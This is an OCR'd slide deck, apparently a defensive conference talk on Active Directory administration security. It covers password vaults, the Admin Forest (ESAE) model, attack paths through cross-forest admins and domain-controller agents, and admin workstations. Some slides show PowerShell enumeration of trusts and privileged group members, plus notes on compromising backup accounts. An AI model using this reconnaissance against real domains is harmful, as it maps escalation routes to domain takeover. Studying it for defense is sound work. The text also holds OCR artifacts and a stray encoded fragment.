AAAJBAAAAAQDAAAAjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29t


https://www.redteam-pentesting.de/en/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution

# Enterprise Password Vault Best Practices

- Secure Administration
  - Ensure only admin accounts are members of password vault admin groups.
  - Restrict access to the system and related computers – includes system management, GPOs, etc.
- Secure Authentication
  - All PV authentication should require MFA.
  - AD admins should only connect from an admin system (workstation or server) specific to AD administration.
  - AD admins should only connect with credentials other than regular user or AD admin credentials. We refer to this as a “transition account.”
- Protect like a Domain Controller
- Limit Communication
  - Restrict inbound communication.
- Split out the roles to separate servers when possible (CyberArk)
- Patch Regularly

# What about Admin Forest?

# Admin Forest = Enhanced Security Administrative Environment (ESAE)



# Admin Forest Key Components

- New AD Forest with high security configuration.
- ESAE forest is isolated from the production network with strong network controls (firewalled encrypted communication).
- Production AD Forest has a 1-way trust with the Admin Forest.
- Production AD admin groups are empty, except group for ESAE admin groups.
- Admin groups/accounts in ESAE can’t admin ESAE.
- All systems run the latest workstation & server OS version.
- Auto-patching by ESAE management/patching system.
- Production AD admin accounts in ESAE should not retain full-time Production AD admin group membership and require MFA for authentication.
- ESAE should be carefully monitored for anomalous activity.

# Admin Forest Pros & Cons

**Pros**


- Effectively isolates Domain Admins and other Active Directory Admins.
- When deployed properly, the Red Forest can be effective in limiting attacker AD privileged access.

**Cons**


- Expensive to deploy.
- Greatly increases management overhead & cost.
- Duplicate infrastructure.
- Doesn't fix production AD issues.
- Doesn't resolve expansive rights over workstations & servers.
- AD admin accounts may not be properly discovered.

*What about Production AD privileged Service Accounts?*

# Admin Forest Discovery



# Admin Forest Discovery




# Admin Forest Discovery Forest Discovery

```
PS C:\> Get-ADTrust -filter {Direction -eq 'Outbound'}


Direction                 : Outbound
DisallowTransivity        : False
DistinguishedName         : CN=trd.priv,CN=System,DC=trimarcresearch,DC=com
ForestTransitive          : True
IntraForest               : False
IsTreeParent              : False
IsTreeRoot                : False
Name                      : trd.priv
ObjectClass               : trustedDomain
ObjectGUID                : 8c893b97-d52c-44f5-9ef6-c0d114791ded
SelectiveAuthentication   : True
SIDFilteringForestAware   : False
SIDFilteringQuarantined   : False
Source                    : DC=trimarcresearch,DC=com
Target                    : trd.priv
TGTDelegation             : False
TrustAttributes           : 24
TrustedPolicy             :
TrustingPolicy            :
TrustType                 : Uplevel
UplevelOnly               : False
UsesAESKeys               : False
UsesRC4Encryption         : False
```

# Admin Forest Discovery Forest Discovery

```
PS C:\> Get-NetGroupMember -GroupName 'Administrators' | Where {$_.MemberDN -like "*Foreign*"}
WARNING: Error converting CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com


GroupDomain  : trimarcresearch.com
GroupName    : Administrators
MemberDomain :
MemberName   : TRDPRIV\TRD AD Admins
MemberSID    : S-1-5-21-1829685036-2228132301-246105558-1602
IsGroup      : False
MemberDN     : CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com
```



# Exploiting Domain Controller Agents

```
PS C:\> Get-NetGroupMember 'Backup Operators'


GroupDomain   : trimarcresearch.com
GroupName     : Backup Operators
MemberDomain  : trimarcrese
MemberName    : BACKUP01$
MemberSID     : S-1-5-21-30
IsGroup       : False
MemberDN      : CN=Backup01,OU=Backup,OU=Servers,DC=trimarcresearch,DC=com

GroupDomain   : trimarcresearch.com
GroupName     : Backup Operators
MemberDomain  : trimarcres
MemberName    : BackupAD
MemberSID     : S-1-5-21-3
IsGroup       : False
MemberDN      : CN=BackupAD,CN=Users,DC=trimarcresearch,DC=com
```

# Exploiting Domain Controller Agents

- Backup01 is a backup server with AD Backup rights.
- BackupAD is the AD backup service account.

*Compromise one to gain Domain* Controller *access.*

# Did You Know?

- The Splunk Universal Forwarder is often installed on Domain Controllers.
- The Splunk UF is effectively a mini version of Splunk and can run scripts.

## The Deployment Server

Splunk's configuration control system, can potentially run arbitrary commands on systems through scripted inputs.


This and a Universal Forwarder running as root/system can easily take over an environment

https://conf.splunk.com/files/2016/slides/universal-forwarder-security-dont-input-more-than-data-into-your-splunk-environment.pdf

# Exploiting Prod AD with an AD Admin Forest

- Deployments often ignore the primary production AD since focus is on AD admins moved to the Admin Forest.
- Doesn’t fix production AD security issues.
- Doesn’t resolve expansive rights over workstations & servers.
- Often ignores production AD service accounts.
- Agents on Domain Controllers are a target – who has admin access?
- Identify systems that connect to DCs with privileged credentials on DCs (backup accounts).

# Cross-Forest Administration




Forest A Domain Admin Account

**Result:**

Full Compromise of the Production Active Directory

# Cross-Forest Administration

- Production  (Forest A) <--one-way--trust---- External (Forest B)
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

<u>Mitigation:</u>

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

# Building the Best Defenses

Securing Active Directory Administration

Photo by DAVID ILIFF. License: CC-BY-SA 3.0

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

# AD Defensive Pillars

# Administrative Credential Isolation & Protection

- Focus on protecting admin credentials.
- Separate AD admin account from user account.
- Separate AD admin account from other admin accounts.
- Use distinct naming - examples:
  - ADA – AD Admins
  - SA – Server Admins
  - WA – Workstation Admins
- Ensure AD admin accounts only logon to secured systems
  - AD Admin Workstations
  - AD Admin Servers
  - Domain Controllers

# Why Admin Workstations?

- The battle has moved from the perimeter to workstations on the network.
- Management of regular workstations provides a common escalation path.
- Credentials found on workstations are often used to elevate privileges.
- Builds on the concept of separate accounts for user activities and administrative tasks.

*Keep in mind that any agent that can install/run code typically has Admin/System rights to the computer.*

# Why Admin Workstations?

**SwiftOnSecurity**
@SwiftOnSecurity

Following

Funny how all the ransomware stories in the news didn't impact employees who weren't on the VPN.

Your users are safer _____ at McDonalds than connecting to most of your _____ enterprise networks.

6:20 PM - 5 Feb 2019

